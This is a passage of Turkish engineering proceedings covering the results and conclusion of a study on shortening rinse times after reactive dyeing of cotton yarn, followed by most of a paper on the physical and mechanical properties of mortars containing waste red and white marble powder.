Lacivert renge ilişkin standart yıkama işlemi adımları ve bu adımlara ilişkin süreler ile azaltılmış yıkama süreleri Tablo 2’de verilmektedir.

Tablo 2: İplik boyama sonrası yıkama sürelerinin azaltılması çalışmaları

Banyo Adım	Yıkama Adımı	İşlem Sıcaklığı	Uygulanan Süre	I. Azaltılmış Süre	II. Azaltılmış Süre
1	Soğuk Durulama	50°C	00:10:00	00:06:00	00:08:00
2	Nötralizasyon	50°C	00:10:00	00:06:00	00:08:00
3	Sıcak Sabunlama	95°C	00:20:00	00:10:00	00:10:00
4	Soğuk Durulama	25°C	00:10:00	00:06:00	00:08:00
5	Sıcak Sabunlama	95°C	00:10:00	00:06:00	00:08:00
6	Ilık Durulama	80°C	00:10:00	00:06:00	00:08:00
7	Ilık Durulama	70°C	00:10:00	00:06:00	00:08:00
8	Ilık Durulama	60°C	00:10:00	00:06:00	00:08:00
9	Fiksator+Yumuşatma	50°C	00:20:00	00:20:00	00:20:00
Toplam Yıkama Süresi			01:50:00	01:12:00	01:26:00

Tablo 2’den görülebileceği üzere normalde 10 dk. olan her bir yıkama adımının 6 veya 8 dk.; 20 dk. olan sabunlama adımının ise 10 dk. olarak kısaltıldığı 2 farklı yıkama rejimi daha uygulanmış ve her bir yıkama adımından alınan flote numunelerinin spektralfotometre ile absorbans değerleri ölçülerek hidrolizat uzaklaştırma miktarları ve atık suyun rengi kıyaslanmıştır. Sonuçlar Şekil 3’de verilmektedir.



Şekil 3: Konvansiyonel ve azaltılmış sürelerde yapılan yıkama işlemlerinde her bir adıma ait atık flottelerin absorbans değerleri

Şekil 3’de verilen absorbans değerleri incelendiğinde normalde 10 dk. olarak yapılan ilk yıkama adımında 6 veya 8 dk. yapılan yıkamaya göre daha yüksek absorbans değeri elde edilmiş, yani daha fazla hidrolizat uzaklaştırılabilmiştir. Ancak bu adımdan sonraki adımlarda süreye bağlı olarak önemli bir farklılık görülmemiştir. Bu sonuçlar ilk yıkama adımındaki sürenin 10 dk. olarak kalması gerektiğini, ancak sonraki adımları 8 dk. ve hatta 6 dk. olacak şekilde kısaltmanın mümkün olabileceğini ortaya koymaktadır. Bunun üzerine aynı yıkama işlemleri ilk adım 10 dk. kalacak ve diğer adımlar 6 dk. olacak şekilde (sabunlama adımı 10 dk.) tekrar yapılmıştır. Daha sonra 4 farklı sürede yıkama işlemi görmüş partilere yıkama, su ve ter haslığı testleri yapılmış olup sonuçlar Tablo 3ve Tablo 4’de gösterilmektedir.

Tablo 3: Konvansiyonel ve azaltılmış sürelerde yapılan yıkama işlemlerinde elde edilen yıkama ve su haslığı değerleri

Süre	Bobinden İplik Numunesinin Alındığı Yer	YIKAMA HASLIĞI						SU HASLIĞI						
		CA	CO	PA	PES	PAN	WO	CA	CO	PA	PES	PAN	WO	
Konvansiyonel	Dış	4/5	4	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	Orta	4/5	4	4/5	4/5	4/5	4/5	4/5	4	4	4/5	4/5	4/5	4/5
	İç	4/5	4	4/5	4/5	4/5	4/5	4/5	4	4	4/5	4/5	4/5	4/5
6 dk.	Dış	4/5	3/4	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	Orta	4/5	3/4	4/5	4/5	4/5	4/5	4/5	4	4	4/5	4/5	4/5	4/5
	İç	4/5	3/4	4/5	4/5	4/5	4/5	4/5	4	4/5	4/5	4/5	4/5	4/5
8 dk.	Dış	4/5	3/4	4/5	4/5	4/5	4/5	4/5	4/5	4	4/5	4/5	4/5	4/5
	Orta	4/5	3/4	4/5	4/5	4/5	4/5	4/5	4	4	4/5	4/5	4/5	4/5
	İç	4/5	3/4	4/5	4/5	4/5	4/5	4/5	4	4	4/5	4/5	4/5	4/5
İlk adım 10 diğerleri 6 dk.	Dış	4/5	3/4	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	Orta	4/5	3/4	4/5	4/5	4/5	4/5	4/5	4	4	4/5	4/5	4/5	4/5
	İç	4/5	4	4/5	4/5	4/5	4/5	4/5	4	4	4/5	4/5	4/5	4/5

Tablo 4: Konvansiyonel ve azaltılmış sürelerde yapılan yıkama işlemlerinde elde edilen alkali ve asidik ter haslığı değerleri

Süre	Bobinden İplik Numunesinin Alındığı Yer	ALKALİ TER HASLIĞI						ASİDİK TER HASLIĞI						
		CA	CO	PA	PES	PAN	WO	CA	CO	PA	PES	PAN	WO	
Konvansiyonel	Dış	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	Orta	4/5	4	4/5	4/5	4/5	4/5	4/5	4	4	4/5	4/5	4/5	4/5
	İç	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
6 dk.	Dış	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	Orta	4/5	3/4	4/5	4/5	4/5	4/5	4/5	4	4/5	4/5	4/5	4/5	4/5
	İç	4/5	4	4/5	4/5	4/5	4/5	4/5	4	4	4/5	4/5	4/5	4/5
8 dk.	Dış	4/5	4	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	Orta	4/5	4	4/5	4/5	4/5	4/5	4/5	4	4	4/5	4/5	4/5	4/5
	İç	4/5	4	4/5	4/5	4/5	4/5	4/5	4	4/5	4/5	4/5	4/5	4/5
İlk adım 10 diğerleri 6 dk.	Dış	4/5	4	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	Orta	4/5	4	4/5	4/5	4/5	4/5	4/5	4	4	4/5	4/5	4/5	4/5
	İç	4/5	4	4	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5

Tablo 3 ve 4 incelendiğinde yıkama süreleri 6 veya 8 dk. olacak şekilde kısaltıldığında özellikle yıkama haslıklarında 1/2 ila 1 puan arasında düşüşler olduğu görülmüştür. Buna karşın ilk adım 10 dk. bırakılarak diğer adımlar 6 dakikaya düşürüldüğünde haslıklarda önemli bir değişim olmadan yıkama süresinin toplam 110 dakikadan 76 dakikaya düşürülebileceği görülmüştür.

Lacivert gibi koyu bir renkte olumlu sonuç alınınca sonuçların başka renklerde de teyit edilmesi amacıyla saks ve füme renklerde de birer parti boyanarak yeni kısaltılmış sürelerle yıkama rejimi uygulanmıştır. Numunelere yıkama, su ve ter haslığı testleri yapılmış olup sonuçlar Tablo 5 ve Tablo 6'da verilmektedir.

Tablo 5: Azaltılmış sürelerde saks ve füme renklerinde yapılan yıkama işlemlerinde elde edilen yıkama ve su haslığı değerleri


Renk	Bobinden İplik Numunesinin Alındığı Yer	YIKAMA HASLIĞI						SU HASLIĞI						
		CA	CO	PA	PES	PAN	WO	CA	CO	PA	PES	PAN	WO	
Saks	Dış	4/5	4	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	Orta	4/5	4	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	İç	4/5	4	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
Füme	Dış	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	Orta	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	İç	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5


Tablo 6: Azaltılmış sürelerde saks ve füme renklerinde yapılan yıkama işlemlerinde elde edilen alkali ve asidik ter haslığı değerleri

Renk	Bobinden İplik Numunesinin Alındığı Yer	ALKALİ TER HASLIĞI						ASİDİK TER HASLIĞI						
		CA	CO	PA	PES	PAN	WO	CA	CO	PA	PES	PAN	WO	
Saks	Dış	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	Orta	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	İç	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
Füme	Dış	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	Orta	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5
	İç	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5	4/5

Tablo 5 ve 6 incelendiğinde saks ve füme gibi zor renklerde de kısaltılmış sürelerde yıkama yapıldığında haslık değerlerinde bir problem görülmemiştir.

Konvansiyonel olarak her adımın 10 dk. (sabunlama adımları 20 dk.) olarak yapıldığı yıkamalar ile, her adımın 6 veya 8 dk. (sabunlama adımları 10 dk.) yapıldığı ve aynı zamanda ilk adımın ve sabunlama adımlarının 10 dk. diğer adımların ise 6 dk. olarak yapıldığı yıkamalarda harcanan elektrik enerjisi Şekil 4'de, yıkama maliyetleri ise Şekil 5'de verilmektedir.

**Şekil 4:** Çeşitli yıkamalardaki elektrik tüketim değerleri (kW/kg)



Şekil 5: Yıkama maliyeti (TL/kg)

Şekil 4 ve 5 incelendiğinde yeni geliştirilen yıkama rejiminde elektrik tüketim değerleri ile yıkama maliyetlerinin yaklaşık %30 kadar azaldığı görülmektedir.

4. SONUÇ

Pamuk ipliklerin işletme koşullarında reaktif boyarmaddelerle boyama sonrası yıkama sürelerinin kısaltılması amacıyla yapılan bu çalışmada normalde her bir adımı 10 dk., sabunlama adımları 20 dk. olacak şekilde yapılan yıkama işlemlerinin ilk adım ve sabunlama adımları 10 dk. geri kalan bütün adımlar 6 dakika olacak şekilde yapılması durumunda haslıklarda önemli bir değişim olmadan yıkama süresinin toplam 110 dakikadan 76 dakikaya düşürülebileceği görülmüştür. Bu durum toplam yıkama süresinin %30 kısaltılmasının yanı sıra ayrıca bir partinin boyanması için gereken yıkamalar dâhil toplam sürenin yaklaşık %11 oranında azaltılmasını sağlayarak makinenin üretim verimliliğini artırmıştır. Çalışma sonucunda elde edilen bu iyileştirme ile yıkama banyolarında kg başına, elektrik tüketiminin ve yıkama maliyetinin yaklaşık %30 oranında azaltılabileceği de tespit edilmiştir.

5. KAYNAKLAR

- Brenner E., Safenwill S.AG. (1997). *Comparison of Different Rinsing in Short-liquor Piece Dyeing Machines*. Melliand English, 92(6)
- Cleaner Technology in Reactive Dyeing of Cotton*, Erişim Adresi: http://www.mst.dk/udgiv/publications/2002/87-7972-009-0/html/kap02_eng.htm#7
- Dystar Teknik Dokümanı, 2002
- Kumbasar, E.P., Yurdakul, A., Atav, R., Orzel, S. (2006) *Reaktif Boyama Sonrası Yapılan Yıkama İşlemlerinin Optimizasyonu*. Proje No: TÜBİTAK-TAM 2004-09.
- Turhan Turhan L.S. (2006). *Diklorotriazin Reaktif Boyarmaddenin (Reaktif Turuncu 86) Selülozik Elyafa Uygulanması Ve Yıkama Şartlarının İncelenmesi*. (Yüksek Lisans Tezi) Gazi Üniversitesi Fen Bilimleri Enstitüsü, Kimya Mühendisliği Anabilim Dalı, Ankara
- Yurdakul A. (1999) *Reaktif Boyamada Yıkama Efektinin Klasik ve Thermo-Flush Yöntemiyle Karşılaştırılması*. Tekstil ve Konfeksiyon, 6 (444)
- Yurdakul A., Atav, R., (2006). *Boya Baskı Esasları*. Ege Üniversitesi Mühendislik Fakültesi, Tekstil Mühendisliği Bölümü, Bornova-İzmir

ATIK KIRMIZI VE BEYAZ MERMER TOZU KATKILI HARÇLARIN FİZİKSEL VE MEKANİK ÖZELLİKLERİNİN İNCELENMESİ
INVESTIGATION OF PHYSICAL AND MECHANICAL PROPERTIES OF WASTE RED AND WHITE MARBLE POWDER ADDITIVE

Behçet DÜNDAR

Dr. Öğr. Üyesi, Osmaniye Korkut Ata Üniversitesi Mühendislik Fakültesi İnşaat Mühendisliği Bölümü

Emriye ÇINAR

Arş. Gör., Osmaniye Korkut Ata Üniversitesi Mühendislik Fakültesi İnşaat Mühendisliği Bölümü, (Sorumlu Yazar)

Gizem DOKUZLAR

Yüksek Lisans Öğrencisi, Osmaniye Korkut Ata Üniversitesi Fen Bilimleri Enstitüsü İnşaat Mühendisliği Bölümü

ÖZET

Son yıllarda çevre kirliliğinin azaltılabilmesi amacıyla atık malzemelerin inşaat sektöründe değerlendirilmesine yönelik çalışmalar hız kazanmıştır. Atık malzemelerin yeniden kullanılabilirliği sınırlı olan doğal kaynakların kullanımını azaltmakta ve atıkların depolanması sorununu da ortadan kaldırmaktadır. Mermerin gerek üretimi sürecinde gerekse işleme tesislerinde işlenmesi sürecinde açığa çıkan mermer atıkları, belirli bir boyuta getirildikten sonra inşaat sektöründe farklı kullanım alanları oluşturur. Bu çalışmada, mermerlerin fabrikalarda işlenmesi sırasında açığa çıkan beyaz ve Osmaniye yöresine ait kırmızı mermer tozu katkı harçların fiziksel ve mekanik özellikleri araştırılmıştır. Agregat olarak, 0-4 mm tane büyüklüğüne sahip kırma kum, bağlayıcı olarak CEM I 42.5 R Portland çimentosu kullanılmıştır. Mineral katkı olarak kullanılan kırmızı ve beyaz mermer tozu, çimento ile ağırlıkça %0, %10, %20 ve %30 oranlarında ikame edilerek hazırlanan harçlar 40x40x160 mm boyutlarında üretilmiştir.

Taze haldeki harç numunelerinin yayılma değerleri belirlenerek kalıplara yerleştirilmiştir. 28 gün boyunca standart kür havuzunda 20 ± 2 C sıcaklıkta küre tabi tutulmuştur. 7. günü dolduran harç numunelerinin eğilme ve basınç dayanımları alınmıştır. 28 günü dolduran numunelerin kapilerite, su emme yüzdesi, porozite, birim hacim ağırlık ve ultrases gibi fiziksel özellikleri belirlenip, eğilme ve basınç dayanımları ölçülmüştür. 28 günlük basınç dayanımı sonuçlarına göre en yüksek değer 53,64 MPa %10 KM, en düşük değer ise 40,09 MPa % 30 BM'dir. Referans numuneye kıyasla mermer tozu oranı arttıkça basınç dayanımı her iki mermer tozu içinde azaldığı görülmüştür. En ideal oran %10 KM ve %10 BM'dir. Sonuç olarak, mermer tozunun harçlarda mineral katkı olarak kullanılabilmesi ve harçların fiziksel ve mekanik özelliklerine olumlu katkıda bulunduğu tespit edilmiştir. Ayrıca, atık madde kullanımının çevre kirliliğini önlemesi dikkate alınmıştır.

Anahtar Kelimeler: Atık, Beyaz Mermer Tozu, Kırmızı Mermer Tozu, Mineral Katkı

ABSTRACT

In recent years, efforts to evaluate waste materials in the construction sector have been accelerated in order to reduce environmental pollution. The reusability of waste materials reduces the use of limited natural resources and eliminates the problem of waste storage. Marble wastes, which are released during both the production process and the processing of marble in processing plants, create different usage areas in the construction sector after they are brought to a certain size. In this study, physical and mechanical properties of white and red marble powder added mortars belonging to Osmaniye region were investigated. As aggregate, crushed sand having a grain size of 0-4 mm, CEM I 42.5 R Portland cement was used as binder. Red and white marble powder used as mineral admixture, cement, 0%, 10%, 20% and 30% of the mortar prepared by substituting at the rate of 40x40x160 mm dimensions were produced.

Spread values of fresh mortar samples were determined and placed in molds. Samples from the mold were cured for 20 days in a standard curing pool at 20 ± 2 C. The flexural and compressive strengths of the mortar samples filled on the 7th day were taken. The physical properties of the samples that were completed after 28 days, such as capillarity, percentage of water absorption, porosity, unit weight and ultrasound, were determined and their flexural and compressive strengths were measured. According to the 28-day compressive strength results, the highest value was 53,64 MPa 10% KM and the lowest value

was 33,05 MPa 30% BM. It was found that compressive strength decreased in both marble powders as the marble powder ratio increased compared to the reference sample. The ideal rate is 10% BM and 10% BM. As a result, it has been determined that marble powder can be used as mineral additive in mortars and contributes positively to the physical and mechanical properties of mortars. In addition, it is considered that waste use prevents environmental pollution.

Key Words: Waste, White Marble Powder, Red Marble Powder, Mineral Additive

1.GİRİŞ

Dünya nüfusunun artışına paralel olarak artan tüketim anlayışı ile birlikte, sınırlı olan hammadde kaynaklarının azalmaya başlaması sonucu mevcut kaynakların daha ekonomik olarak kullanılabilirliği dünyamız açısından önem kazanmıştır (Akbulut, 2007 ve Bilgin, 2010). Son yıllarda endüstriyel büyüme ve bunun sonucu olarak artan malzeme tüketimi, doğal kaynakların hızla tükenmesine yol açmaktadır. Doğal kaynaklardan kastedilen ise hammadde ve enerjidir. Diğer bir taraftan üretimin artması önemli miktarda atık oluşturmakta ve çevrenin giderek zarar görmesine yol açmaktadır. Birçok ülke ve uluslararası kuruluşlar yeni düzenlemelerle bu zararı azaltmaya ve atıkların yeniden kullanılmasını sağlamaya çalışmaktadır (Liu, 2018).

Nüfus arttıkça barınacak yerlere olan ihtiyaç inşaat sektörünün sürekli çalışmasını ve yapı malzemesinin tüketilmesini beraberinde getirmektedir. Bu yüzden inşaat sektörü azalan yapı malzemelerinin yerini alabilecek alternatif malzemelere ihtiyaç duymaktadır. Katkılı çimentoların inşaat sektöründe kullanımı hem ekonomik ve teknik avantajlar, hem de klinker üretimini azaltarak CO₂ emisyonunu azaltmadaki dolaylı faydaları ile günümüzde tercih edilmesine neden olmuştur. Bu talebe karşılık veren malzemelerin çoğu puzolanik özelliğe sahip olan mineral katkılarıdır (Dhanapandian, 2010 ve Kukko, 2002).

Puzolanlar; çimentoda ekonomiklik, mukavemetlerde artış sağlaması, geçirgenliğin azaltılması, alkali agrega gelişimi kontrolü, kimyasal direnç sağlaması, hafif olması ve betonun kuruma büzülmesini azaltması gibi avantajları sağlaması nedeniyle, çimentoya doğrudan katkı olarak ya da çimentonun bir kısmına ikame etmek üzere betona katılmaktadır (Topçu ve Uğurlu, 2003).

Beton üretiminde betonun dayanımı ve dayanıklılığı üzerine yapılan çalışmalarda değişik malzeme ve metotlar kullanılmaktadır. Kullanılan bu malzemeler arasında silis dumanı, uçucu kül, yüksek fırın cürufu vb. vardır. Bu malzemelerden bir diğeri de mermer tozudur (Terzi ve Karaşahin, 2003). Mermer tozu en küçük boyutlu mermer atıkları olup mermer işleme tesislerinde blokların ve plakaların parçalara ayrılması esnasında açığa çıkan ve genellikle tane inceliği 1 mm'nin altında olan mermer parçacıklarıdır (Hebhoub, 2011 ve Bilgin, 1998). Parçalara ayırma işleminin suyla yapılması nedeniyle bu atıklar dolaysız ve aracısız olarak suyla tepkimeye girer ve fosfojips halinde çökertme işlemi gerçekleştiren havuzlarda veya kek olarak arıtma merkezlerinde biriktirilir. Atıklar, çeşitli niteliklere sahip mermer tozlarından ve bir araya gelen bilinmeyen maddelerden meydana gelir. Mermer fabrikalarından üretim atığı olarak çıkan toz atıklar genellikle değerlendirilememekte, üstelik çevre kirliliği açısından da sorunlar yaratmaktadır (Erdem, 2012 ve Vijayalakshmi, 2001).

Mermer toz atıklarının değerlendirilmesine yönelik olarak uygulamaya sokulabilecek alternatifler, mermer fabrika işletmecilerine ve ülke ekonomisine kazançlar sağlayabileceği gibi, bu fabrikaların çevre kirlitici özelliğini de önemli ölçüde azaltacaktır. Geçmişten günümüze mermer ocaklarında ve mermer işleme tesislerinde ortaya çıkan tozların değerlendirilmesi ile ilgili yapılan çalışmalar devam etmektedir (Sağlam, 2012 ve Gürü, 2005). Mermer atıklarının betonda ince malzeme olarak da kullanıldığı görülmüştür (Ünal, 2001).

Bileşimlerinin %90-98'i CaCO₃'ten oluşurken, düşük oranda MgCO₃ içermektedir. CaCO₃ kristallerinden oluşan mermerlerde esas mineral 'Kalsit' tir. Aynı zamanda az miktarda silis, silika, feldspat, demiroksit, mika, florin ve organik maddeler bulunabilir (Şentürk, 1996). Renkleri genellikle beyaz ve grimsidir. Fakat yabancı maddeler nedeniyle sarı, pembe, kırmızı, mavimsi, esmerimsi ve

siyah gibi renklerde de olabilirler. Mikroskop altında incelendiğinde, birbirine iyice kenetlenmiş Kalsit Kristalleri'nden oluştuğu görülür (Topçu, 2009 ve Uygunoğlu, 2014).

Bu çalışmada, önemli bir çevre sorununa neden olan mermer tozu atıklarının çimento harcının mekanik ve fiziksel özellikleri üzerindeki etkisini araştırmak amacıyla kırmızı ve beyaz mermer tozu kullanılmıştır. Mineral katkı olarak öğütülmüş kırmızı ve beyaz mermer tozu, çimento ile ağırlıkça %0, %10, %20 ve %30 oranlarında ikame edilmiştir. Taze haldeki harçlara 7 ve 28 günlük numuneler üzerinde basınç ve üç noktalı eğilme deneyi yapılarak dayanımları belirlenmiştir. 28. günü dolduran numunelerin, su emme yüzdesi, porozite, birim hacim ağırlık ve ultrases geçiş hızı gibi fiziksel özellikleri belirlenip, eğilme ve basınç dayanımları ölçülmüştür.

2. MATERYAL ve METHOD

2.1. Materyal

Deney numunelerinin üretilmesinde kullanılan harcın bileşenleri arasında yer alan çimento TS EN 197-1'e uygun olarak üretilen CEM I 42.5 R tipi çimentodur (TS EN 197-1, 2012). Kullanılan çimentonun kimyasal analizi, üretici çimento fabrikasından alınmış olup, fiziksel ve kimyasal özellikler Tablo 1'de verilmiştir.

Tablo 1. CEM I 42.5 R Portland Çimentosunun Kimyasal ve Fiziksel Analizi

Kimyasal Analiz	CEM I 42.5 (%)
CaO	62.72
SiO ₂	20.00
Al ₂ O ₃	4.92
Fe ₂ O ₃	3.76
MgO	1.84
SO ₃	2.65
K ₂ O	0.73
Na ₂ O	0.26
Kızdırma Kaydı	2.54
Çözünmeyen Kalıntı	-
Fiziksel Özellikler	
Özgül Yüzey (Blaine) (cm ² /g)	3250
Özgül Ağırlık (g/cm ³)	3.10
Priz Başlangıcını (saat.dk.)	2:25
Priz Sonu (saat.dk.)	3:40
Hacim Genleşmesi (mm)	1

DeneySEL çalışmada, TS EN 1008'e uygun olan Osmaniye ili, şehir şebeke suyu kullanılmıştır (TS EN 1008, 2003). Çalışma kapsamında üretilen harç numunelerinde 0-4 mm tane büyüklüğüne sahip özgül ağırlığı 2.67 gr/cm³ olan kırma kum kullanılmıştır. Puzolanik malzeme olarak kullanılan kırmızı ve beyaz mermer tozunun fiziksel ve kimyasal özellikleri Tablo 2'de verilmiştir.

Tablo 2. Kırmızı ve Beyaz Mermer Tozunun Kimyasal ve Fiziksel Analizi

Bileşik Adı	Kırmızı Mermer Tozu (KM)	Beyaz Mermer Tozu (BM)
Özgül Ağırlık (g/cm ³)	2.71	2.75
Özgül Yüzey (cm ² /gr)	4456	4372
SiO ₂ (%)	10.26	4.67
Fe ₂ O ₃ (%)	3.20	0.46
CaCO ₃ (%)	78.85	61.80

DeneySEL çalışmada kullanılmak üzere üretilen numunelerde kullanılan malzeme miktarları çimento standart harç karışım oranları kullanılarak belirlenerek Tablo 3'te verilmiştir (TS EN 197-1, 2012).

Tablo 3. Deneyde kullanılan malzeme miktarları

Numune Adı	Kırma Kum (gr)	Çimento (gr)	Su (gr)	Kırmızı Mermer Tozu (gr)	Beyaz Mermer Tozu (gr)
R	1350	450	225	0	0
%10 KM	1350	405	225	45	0
%20 KM	1350	360	225	90	0
%30 KM	1350	315	225	135	0
%10 BM	1350	405	225	0	45
%20 BM	1350	360	225	0	90
%30 BM	1350	315	225	0	135

Yağlanan kalıplar, çimento sarsma tablasına yerleştirilerek iki aşamada harç numuneleri ile doldurulmuştur. 24 saat kalıpta prizini tamamlayan harç numunelerini kalıplardan çıkartılarak 7 ve 28 gün süre ile standart kür havuzlarında kür edilmiştir. 7. günü dolduran harç numunelerine TS EN 196-1 (2016) standardına uygun eğilme dayanımı tayini ve TS EN 12390-4 (2002) standardına uygun basınç dayanımı tayin edilmiştir. 28. günü dolduran harç numunelerinin kapilerite, su emme yüzdesi, porozite, birim hacim ağırlık ve ultrases gibi fiziksel özelliklerinin belirlemek için arşimet prensibi ile çalışan tartı yardımı ile TS EN 1170-6 (1999) standardına uygun hesaplanmıştır.

2.2. Metod

2.2.1. Su emme, Porozite ve Birim Hacim Ağırlık Deneyleri

Tüm seriler üzerinde arşimet prensibi ile çalışan terazi yardımıyla porozite ve su emme özellikleri TS EN 1170-6 (1999) standardına uygun olarak belirlenmiştir. Beton numuneleri 28 gün sonunda kür havuzundan çıkartılıp tartının su içerisinde ki sepete koyularak Arşimet Terazisi yardımıyla ağırlıkları kaydedilmiştir. Daha sonra yüzeyleri bir bez yardımı ile kurularak havadaki ağırlıkları alınmıştır. Numuneler 110 °C’de etüvde 24 saat boyunca kurutulup etüv kurusu haline getirilmiştir. Etüvden çıkan numuneler oda sıcaklığına gelinceye kadar soğutulduktan sonra etüv kurusu ağırlıkları tartılmıştır.

2.2.2. Ultrases Geçiş Hızı Deneyi

Numunelerin ultrases geçiş hızı ölçümleri şekildeki Ultrases test cihazı ile yapılmıştır. 28 gün standart kür havuzunda bekletilen numuneler etüv kurutulmuştur. Hazırlanan harç numuneleri etüvde kurutulduktan sonra oda sıcaklığına gelinceye kadar soğuması beklenmiştir. Oda sıcaklığına gelen harç numunelerine TS EN 12504-4 (2004) standartına uygun olarak ultrases deneyi uygulanmıştır. Numunelerin her iki yüzeyi arasındaki mesafe kumpas yardımıyla ölçülüp, ölçüm yapılacak yüzeylerde hava boşluğunun kalmaması için ultrason jeli ile pürüzsüz olması sağlanmıştır. Cihazdaki ses dalgasının geçiş süresi kaydedilmiştir. Proplar arası ara mesafe ve kayıt aldığımız ses geçiş hızı yardımı ile formülde(1) gerekli hesaplamalar yapılarak ultrases geçiş hızları hesaplanmıştır.



Şekil 1. Ultrases Cihazı

$$V = (h/t) \times 10^6 \quad (1)$$

Burada;

V = Ses üstü dalga hızı (m/sn),

h = Beton numunenin ses üstü dalga gönderilen yüzeyi ile dalganın alındığı yüzeyi arasındaki mesafe (m),

t = Ses üstü dalganın gönderilmiş olduğu beton yüzeyinden alındığı yüzeye kadar geçen zaman (µsn) dir.

2.2.3. Eğilme Dayanımı Deneyi

Eğilmede çekme dayanımını belirlemek üzere TS EN 196-1 (2016)'e uygun olarak eğilme deneyi yapılmıştır. Eğilmede çekme dayanımını belirlemek için orta noktasından yüklenmiş basit kiriş metodu ile eğilmede çekme tayini deneyi uygulanmıştır. Deney için 40x40x160mm boyutlarında prizmatik numuneler kullanılmıştır. Mesnetler arası mesafe 100 mm alınmıştır. 40x40x160mm boyutlarındaki, prizmatik deney örneği mesnetler üzerine tam ortalanacak şekilde yerleştirilmiştir. Yüklemenin yapıldığı yön ile örneğin yükü aldığı üst yüzeyin tam 90° açı yapmasına dikkat edilmiştir. Yükleme örneğin tam ortasına yapılmıştır ve kırılma gerçekleşene kadar devam edilmiştir. Yapılan deney esnasında uygulanan yükleme hızı saniyede 50±10 N olacak şekilde uygulanarak kırma yükü belirlenmiştir. Kırılmanın olduğu andaki P yükü göstergeden okunmuştur.


2.2.4. Basınç Dayanımı Deneyi

TS EN 196-1 (2016)'e uygun olarak basınç dayanımı deneyi yapılmıştır. Eğilme deneyi sonucunda iki parçaya ayrılmış olan yarım prizmaların her biri üzerinde basınç deneyi yapılmıştır. Yarım prizmalar, cihazın plakları arasında ±0,5 mm'den fazla taşmayacak şekilde merkezlenerek ve prizmanın arka yüzü plakadan ve yardımcı plaklardan 10 mm taşacak şekilde uzunlamasına yerleştirilmiştir. Test cihazında yapılan deney esnasında uygulanan yükleme hızı 2400 N/sn olacak şekilde sabit tutulmuştur. Basınç dayanımı işlem sabit hızla ve darbe etkisi yapmayacak şekilde kırılma gerçekleşene kadar devam etmiş, kırılma anında deney presinde okunan değer, basınç kuvveti olarak kaydedilmiştir.

3.DENEYSEL SONUÇLAR

3.1. Su Emme Değerleri


Şekil 2'deki grafik incelendiğinde referans en fazla su emme yüzdesi %10 beyaz mermer tozu ikame edilen numunede %8,80 olduğu tespit edilmiştir. Tüm numunelerde mermer tozunun çimento ile ikame edilmesi sonucu su emme yüzdesini referans numuneye göre arttığı gözlemlenmiştir. Harç içerisinde mineral katkı oranının artmasıyla birlikte ince madde miktarı da artmakta bunun sonucunda yüzey alanı arttığı için su ihtiyacı da artmaktadır. Bunun sonucu olarak numunelerde su emme yüzdesi mermer tozu oranının artmasıyla artış göstermektedir. Kırmızı mermer tozu katkılı harç numunelerinin su emme yüzdesi beyaz mermer tozu katkılı harç numunelerine göre daha düşüktür.



Şekil 2. Su Emme Değerleri

3.2. Porozite Değerleri


Porozite tayini deneyi sonucunda elde edilen veriler Şekil 3'te grafik olarak gösterilmiştir. Deney sonuçlarına göre en fazla porozite değeri %10 atık beyaz mermer tozu katkılı harç numunesinde %18,65 olarak bulunmuştur. Referans numuneye göre tüm harç numunelerinde artış gözlemlenmiştir. Su emme yüzdelerinde olduğu gibi mermer tozu oranı arttıkça porozite değerleri de artış göstermiştir. Bunun sebebi ince madde miktarının artması sonucunda yüzey alanı arttığı için su ihtiyacının artmasıdır. Beyaz mermer tozu katkılı harç numuneleri kırmızı mermer tozu katkılı harç numunelerinde daha yüksek porozite değerlerine sahiptir. Mermer tozu katkılı harçlar arasında en düşük porozite değeri %20 kırmızı mermer tozu katkılı harçlarda olduğu gözlemlenmiştir.



Şekil 3. Porozite Değerleri

3.3. Birim Hacim Ağırlığı Değerleri


Birim hacim ağırlığı tayini deneyi sonucu elde edilen veriler Şekil 4'te grafik olarak gösterilmiştir. Sonuçlara göre harç numunelerine atık mermer tozu ikame edilmesi ile birim hacim ağırlıklarında bir düşüş gözlemlenmiştir. Bunun nedeni çimentonun özgül ağırlığı 3.10 gr/cm^3 iken kırmızı ve beyaz mermer tozlarının ise sırasıyla 2.71 ve 2.75 gr/cm^3 tür. Ve bunların sonucu olarak birim hacim ağırlığı referans numunede 2.19 gr/cm^3 ile en yüksek değerdedir. Mermer tozu ikamesi ile birim hacim ağırlığı değerlerinde düşüş gözlemlenmiştir. En düşük değer ise %30 kırmızı mermer tozu katkılı harç numunelerinde 2.11 gr/cm^3 olarak bulunmuştur.



Şekil 4. Birim hacim Ağırlık Değerleri

3.4. Ultrases Geçiş Hızı Değerleri

